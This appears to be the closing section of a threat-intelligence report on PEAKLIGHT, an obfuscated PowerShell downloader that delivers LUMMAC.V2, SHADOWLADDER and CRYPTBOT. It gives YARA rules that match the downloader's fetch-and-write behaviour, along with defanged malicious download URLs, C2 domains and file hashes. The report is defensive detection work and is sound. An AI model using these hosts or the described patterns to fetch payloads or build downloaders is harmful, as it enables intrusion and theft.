PEAKLIGHT is an obfuscated PowerShell-based downloader that is part of a multi-stage execution chain that checks for the presence of ZIP archives in hard-coded file paths. If the archives do not exist, the downloader will reach out to a CDN site and download the remotely hosted archive file and save it to disk. PEAKLIGHT was observed downloading payloads such as LUMMAC.V2, SHADOWWADDER, and CRYPTBOT. The malware developers used several different obfuscation

and evasion techniques, including system binary proxy execution and CDN abuse. Mandiant identified different variations of the PEAKLIGHT downloader, each with its own unique characteristics.

We encourage security researchers to remain vigilant and share any insights or similar malware samples they encounter. By working together and fostering open communication within the cybersecurity community, we can better understand the evolving threat landscape and strengthen our collective defenses against future attacks.

Protect and scan your environment against the indicators of compromise and YARA rules in the following section. If you suspect that your environment may have been compromised, [contact our Incident Response team](#) for assistance.

Acknowledgements

We would like to thank Adrian McCabe for assistance with LNK research and subject matter expertise, Raymond Leong for the initial analysis of malware stages and payloads, and the Mandiant Research Team for their valuable feedback.

Detections

YARA Rules

```
rule M_AES_Encrypted_payload {
  meta:
    author = "Mandiant"
    description = "This rule is desgined to detect on events that
exhibits indicators of utilizing AES encryption for payload obfuscation."
    target_entity = "Process"
  strings:
    $a = /(\$w+\.Key(\$s|)=((\$s|)(\$w+|)));|(\$w+\.Key(\$s|)=(\$s|)\$w+(\'w+\'));/
    $b = /\$w+\.IV/
    $c = /System\.Security\.Cryptography\. (AesManaged|Aes)/
  condition:
    all of them
}
```

```

rule M_Downloader_PEAKLIGHT_1 {
  meta:
    mandiant_rule_id = "e0abae27-0816-446f-9475-1987ccbb1bc0"
    author = "Mandiant"
    category = "Malware"
    description = "This rule is designed to detect on events related to peaklight.
PEAKLIGHT is an obfuscated PowerShell-based downloader which checks for
the presence of hard-coded filenames and downloads files from a remote CDN
if the files are not present."
    family = "Peaklight"
    platform = "Windows"
  strings:
    $str1 = /function\s{1,16}\w{1,32}\(\$\w{1,32},\s{1,4}\$\w{1,32}\)\
{\[IO\.File\]::WriteAllBytes\(\$\w{1,32},\s{1,4}\$\w{1,32}\)\}\ / ascii wide
    $str2 = /Expand-Archive\s{1,16}-Path\s{1,16}\$\w{1,32}\
s{1,16}-DestinationPath/ ascii wide
    $str3 = /\(\w{1,32}\s{1,4}\@\((\d{3,6},){3,12}/ ascii wide
    $str4 = ".DownloadData(" ascii wide
    $str5 = "[Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::TLS12" ascii wide
    $str6 = /\.EndsWith\(((["']\.zip["'])|(\(\w{1,32}\s{1,16}\@\((\d{3,6},)
{3}\d{3,6}\)\)\))/ ascii wide
    $str7 = "Add -Type -Assembly System.IO.Compression.FileSystem" ascii wide
    $str8 = "[IO.Compression.ZipFile]::OpenRead"
  condition:
    4 of them and filesize < 10KB
}

```

Indicators of Compromise (IOCs)

Network-Based IOCs

PEAKLIGHT NBIs:

hxxps://fatodex.b-cdn[.]net/fatodex
hxxps://matodown.b-cdn[.]net/matodown
hxxps://potexo.b-cdn[.]net/potexo

LUMMAC.V2 C2s:

relaxtionflouwerwi[.]shop
deprivedrinkyfaiir[.]shop
detailbaconroollyws[.]shop
messtimetabledkolvk[.]shop
considerrycurrentyws[.]shop
understanndtytonyguw[.]shop
patternapplauderw[.]shop
horsedwollfedrwos[.]shop
tropicalironexpressiw[.]shop

CRYPTBOT C2s:

hxxp://gceight8vt[.]top/upload.php
hxxps://brewdogebar[.]com/code.vue

SHADOWLADDER:

hxxp://62.133.61[.]56/Downloads/Full%20Video%20HD%20(1080p).lnk
hxxps://fatodex.b-cdn[.]net/K1.zip
hxxps://fatodex.b-cdn[.]net/K2.zip
hxxps://forikabrof[.]click/flkhfaiouwrqkhfasdrhfsa.png
hxxps://matodown.b-cdn[.]net/K1.zip
hxxps://matodown.b-cdn[.]net/K2.zip
hxxps://nextomax.b-cdn[.]net/L1.zip
hxxps://nextomax.b-cdn[.]net/L2.zip
hxxps://potexo.b-cdn[.]net/K1.zip
hxxps://potexo.b-cdn[.]net/K2.zip

Host-Based IOCs

CRYPTBOT:

erefgojgbu (MD5: d6ea5dcdb2f88a65399f87809f43f83c)

L2.zip (MD5: 307f40ebc6d8a207455c96d34759f1f3)

Setup.exe (MD5: d8e21ac76b228ec144217d1e85df2693)

LUMMAC.V2:

oqnhustu (MD5: 43939986a671821203bf9b6ba52a51b4)

WebView2Loader.dll (MD5: 58c4ba9385139785e9700898cb097538)

PEAKLIGHT:

Downloader (MD5: 95361f5f264e58d6ca4538e7b436ab67)

Downloader (MD5: b716a1d24c05c6adee11ca7388b728d3)

SHADOWLADDER:

Aaaa.exe (MD5: b15bac961f62448c872e1dc6d3931016)

bentonite.cfg (MD5: e7c43dc3ec4360374043b872f934ec9e)

cymophane.doc (MD5: f98e0d9599d40ed032ff16de242987ca)

K1.zip (MD5: b6b8164fec728db02e6b636162a2960)

K1.zip (MD5: bb9641e3035ae8c0ab6117ecc82b65a1)

K2.zip (MD5: 236c709bbcb92aa30b7e67705ef7f55a)

K2.zip (MD5: d7aff07e7cd20a5419f2411f6330f530)

L1.zip (MD5: a6c4d2072961e9a8c98712c46be588f8)

LiteSkinUtils.dll (MD5: 059d94e8944eca4056e92d60f7044f14)

toughie.txt (MD5: dfdc331e575dae6660d6ed3c03d214bd)

WCLDll.dll (MD5: 47eee41b822d953c47434377006e01fe)

Posted in

Threat Intelligence